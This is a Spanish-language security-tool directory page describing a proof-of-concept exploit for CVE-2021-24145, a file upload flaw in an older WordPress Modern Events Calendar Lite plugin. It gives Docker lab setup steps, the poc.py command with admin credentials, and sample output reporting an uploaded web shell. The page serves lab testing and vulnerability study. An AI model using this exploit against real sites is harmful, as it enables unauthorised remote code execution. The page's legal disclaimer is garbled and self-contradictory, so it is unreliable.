
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-24145 — Vulnerabilidad de carga de archivos en WordPress, plugin Modern Events Calendar Lite anterior a la versión 5.16.5 | Kitploit
Herramientas/GitHubGitHub/dnr6419/cve-2021-24145
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubdnr6419/cve-2021-24145

CVE-2021-24145

Vulnerabilidad de carga de archivos en WordPress, plugin Modern Events Calendar Lite anterior a la versión 5.16.5

Ver Repositorio
3296hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2021-24145

Vulnerabilidad de subida de archivos en WordPress, plugin de WordPress Modern Events Calendar Lite anterior a 5.16.5 https://nvd.nist.gov/vuln/detail/CVE-2021-24145

Orden de instalación y ejecución

1. Instalación de WordPress

Durante la instalación, realice el reenvío de puertos en el archivo docker-compose.yml.

 $ docker-compose up  

2. Instalación inicial de WordPress y del plugin

Acceda a http://[web-server ip]:port/. Complete la instalación básica.
Vaya a [Plugins] -> [Añadir nuevo] -> [Subir plugin].
Suba e instale modern-events-calendar-lite.5.16.2.zip.

La siguiente pantalla muestra el plugin con la instalación completada.

Una vez completada la instalación, active el plugin.

3. PoC

python3 poc.py -T [URL] -P [PORT] -U [Path] -u [admin] -p [password]

 $python3 poc.py -T 172.30.1.48 -P 80 -U / -u 0ppr2s -p 123456

  ______     _______     ____   ___ ____  _      ____  _  _   _ _  _  ____
 / ___\ \   / / ____|   |___ \ / _ \___ \/ |    |___ \| || | / | || || ___|
| |    \ \ / /|  _| _____ __) | | | |__) | |_____ __) | || |_| | || ||___ \
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____/ __/|__   _| |__   _|__) |
 \____|  \_/  |_____|   |_____|\___/_____|_|    |_____|  |_| |_|  |_||____/

                * Wordpress Plugin Modern Events Calendar Lite RCE

                * @Hacker5preme


[+] Authentication successfull !

[+] Shell Uploaded to: http://172.30.1.48:80//wp-content/uploads/shell.php

image

Fuente

https://github.com/Hacker5preme/Exploits/tree/main/Wordpress/CVE-2021-24145

Advertencias

No se asume ninguna responsabilidad legal por la explotación ilegal de la vulnerabilidad anterior.

Si explota ilegalmente las vulnerabilidades anteriores, no se le considerará responsable.

Debe actualizar la versión de Docker a la última.

Descargar herramienta